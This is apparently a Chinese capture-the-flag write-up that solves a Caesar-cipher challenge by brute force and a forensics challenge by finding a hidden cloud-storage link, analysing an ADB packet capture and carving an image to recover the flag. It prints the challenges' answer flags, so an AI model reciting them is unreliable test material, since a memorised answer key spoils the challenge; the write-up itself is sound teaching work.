


```
Python 2.7 (r27:82525, Jul  4 2010, 09:01:59) [MSC v.1500 32 bit (Intel)] on win
32
Type "copyright", "credits" or "license()" for more information.
>>> ================================ RESTART ================================
>>>
a of his wouse td his sihter.hege is yog flag:jaflag{i_zn0w_n0thxng}
b of his xouse te his siiter.hehe is yoh flag:jbflag{i_an0w_n0thyng}
c of his youse tf his sijter.heie is yoi flag:jcflag{i_bn0w_n0thzng}
d of his zouse tg his sikter.heje is yoj flag:jdflag{i_cn0w_n0thang}
e of his aouse th his silter.heke is yok flag:jeflag{i_dn0w_n0thbng}
f of his bouse ti his simter.hele is yol flag:jfflag{i_en0w_n0thcng}
g of his couse tj his sinter.heme is yom flag:jgflag{i_fn0w_n0thdng}
h of his douse tk his sioter.hene is yon flag:jhflag{i_gn0w_n0theng}
i of his eouse tl his sipter.heoe is yoo flag:jiflag{i_hn0w_n0thfng}
j of his fouse tm his siqter.hepe is yop flag:jjflag{i_in0w_n0thgng}
k of his gouse tn his sirter.heqe is yoq flag:jkflag{i_jn0w_n0thhng}
l of his house to his sister.here is yor flag:jlflag{i_kn0w_n0thing}
m of his iouse tp his sitter.hese is yos flag:jmflag{i_ln0w_n0thjng}
n of his jouse tq his siuter.hete is yot flag:jnflag{i_mn0w_n0thkng}
o of his kouse tr his sivter.heue is you flag:joflag{i_nn0w_n0thlng}
p of his louse ts his siwter.heve is yov flag:jpflag{i_on0w_n0thmng}
q of his mouse tt his sixter.hewe is yow flag:jqflag{i_pn0w_n0thnng}
r of his nouse tu his siyter.hexe is yox flag:jrflag{i_qn0w_n0thong}
s of his oouse tv his sizter.heye is yoy flag:jsflag{i_rn0w_n0thpng}
t of his pouse tw his siater.heze is yoz flag:jtflag{i_sn0w_n0thqng}
u of his qouse tx his sibter.heae is yoa flag:juflag{i_tn0w_n0thrng}
v of his rouse ty his sicter.hebe is yob flag:jvflag{i_un0w_n0thsng}
w of his souse tz his sidter.hece is yoc flag:jwflag{i_vn0w_n0thtng}
x of his touse ta his sieter.hede is yod flag:jxflag{i_wn0w_n0thung}
y of his uouse tb his sifter.heee is yoe flag:jyflag{i_xn0w_n0thvng}
z of his vouse tc his sigter.hefe is yof flag:jzflag{i_yn0w_n0thwng}
>>> |
```

与明文对应 I 和 K 要大写 FLAG:I_Kn0w_n0thing

综合 400：

用 notepad++打开，可以发现在文件里好像隐藏了一个网址：




```
NUL h ETX NUL NUL NUL NUL NUL NUL NUL SOH NUL NUL NUL SOH NUL NUL
NUL t ETX NUL NUL NUL NUL NUL NUL NUL SOH NUL NUL NUL STX NUL NUL
NUL t ETX NUL NUL NUL NUL NUL NUL NUL SOH NUL NUL NUL SOH NUL NUL
NUL t ETX NUL NUL NUL NUL NUL NUL NUL SOH NUL NUL NUL STX NUL NUL
NUL t ETX NUL NUL NUL NUL NUL NUL NUL SOH NUL NUL NUL SOH NUL NUL
NUL p ETX NUL NUL NUL NUL NUL NUL NUL SOH NUL NUL NUL STX NUL NUL
NUL p ETX NUL NUL NUL NUL NUL NUL NUL SOH NUL NUL NUL SOH NUL NUL
NUL : ETX NUL NUL NUL NUL NUL NUL NUL SOH NUL NUL NUL STX NUL NUL
NUL : ETX NUL NUL NUL NUL NUL NUL NUL SOH NUL NUL NUL SOH NUL NUL
NUL / ETX NUL NUL NUL NUL NUL NUL NUL SOH NUL NUL NUL STX NUL NUL
NUL / ETX NUL NUL NUL NUL NUL NUL NUL SOH NUL NUL NUL SOH NUL NUL
NUL / ETX NUL NUL NUL NUL NUL NUL NUL SOH NUL NUL NUL STX NUL NUL
NUL / ETX NUL NUL NUL NUL NUL NUL NUL SOH NUL NUL NUL SOH NUL NUL
NUL p ETX NUL NUL NUL NUL NUL NUL NUL SOH NUL NUL NUL STX NUL NUL
NUL p ETX NUL NUL NUL NUL NUL NUL NUL SOH NUL NUL NUL SOH NUL NUL
NUL a ETX NUL NUL NUL NUL NUL NUL NUL SOH NUL NUL NUL STX NUL NUL
NUL a ETX NUL NUL NUL NUL NUL NUL NUL SOH NUL NUL NUL SOH NUL NUL
NUL n ETX NUL NUL NUL NUL NUL NUL NUL SOH NUL NUL NUL STX NUL NUL
NUL n ETX NUL NUL NUL NUL NUL NUL NUL SOH NUL NUL NUL SOH NUL NUL
NUL . ETX NUL NUL NUL NUL NUL NUL NUL SOH NUL NUL NUL STX NUL NUL
NUL . ETX NUL NUL NUL NUL NUL NUL NUL SOH NUL NUL NUL SOH NUL NUL
NUL b ETX NUL NUL NUL NUL NUL NUL NUL SOH NUL NUL NUL STX NUL NUL
NUL b ETX NUL NUL NUL NUL NUL NUL NUL SOH NUL NUL NUL SOH NUL NUL
```

大致可以看出是 http://pan.baidu.com/s/lkTICEQb

进百度云盘可以下载到 123.pcap 文件，然后分析 123.pcap 即可。


通过 follow TCP Stream 可以发现里面有一部分是基于 ADB 协议通信的，大概是 tcp Stream 36，可以看到 adb 向一部 nexus 4 手机里下载了 haha.apk，另外还有 123.jpg：


Stream Content

```
Y...................OKAY....................OKAY....................OKA
Y...................OKAY....................OKAY....................OKA
Y...................OKAY....................OKAY....................OKA
Y...................OKAY....................OKAY....................WRTE...........
C.......QUIT....CLSE.....................OPEN.....................sync:.WRTE..........
C.......QUIT....CLSE.............|......OPEN.....................sync:.WRTE........ ....
......STAT..../data/local/tmp/
haha.apkOKAY...................WRTE...........F.......SEND..../data/local/tmp/
haha.apk,33206DATA....PK..........D...............META-INF/MANIFEST.MFm.[o.0...w....
[..P...AqNeJ.../Km+.K.-(........../9..............z...f.7G.Oa.....^.I..6.H.....
%..@.r,..._H/bV.m.C.9....h.8...e's....|:....4.fo..$
0X.<.1.....@._.=,.V../.r....B...Z...Wx`.Y.'.P@..z..*.[7;...n.A/<^.N.^......\".t
(..>......J.dqh.m;.,S.m.....T..`RT....m.9...ml....Nv..V.x.3z.P...(.gR$L.LW...`#j.
[...s....;.m.7...}.PK...%..F.......PK..........D...............META-INF/
GEOHOT.SFm..n.@....%...V.0...H]`..8v.1..M5.0..3df.80_......7.;..NH0...H}E
\.Fm...x...C}"...n!%.g Tu..$.%....V.D*.^{..N..[d..v'~.G.GP.T......~Y..7..
.x4.....VV..8..8...3....jY..,.A..G;X"[.H....Z.e_.3j]Y......Q..L.3....2.F$..[.{..)g
$.W..'......|.yI.....axb..y.*...q.......I..VQ<......!x.,^..s.F........j. .A.....@..
$F3......~..N.;..#..
..)........E~..&.9B..`.s...w...u.K.c...uU.....h.{......6....p}.._...W.
PK...s......m...PK..........D...............META-INF/GEOHOT.RSA3hbZ..........iA..
$.&.>&FFCn.N6Vm>f&)V..n."..M..
....1..f&F&&..KJ...p5..@-b.".Bl..,......E..
..%U.r.......F..&&&.Q.....fFfP.N}...m`de`n.e0h.djld.Vb..#5...f........D...........0%
```

192.168.137.1:54026 → 192.168.137.88:5555 (219175 bytes)

将 TCP 信息 dump 出来，本来以为是要让我们抠 haha.apk，结果发现其实 flag 不在里面而在最后的 123.jpg 里面，找到 DATA 后跳过 4 个字节开始抠，一直抠到 DONE，保存之后打开图片可以发现本题的 flag:


jlflag{hell0_adb_intere
sting_tool}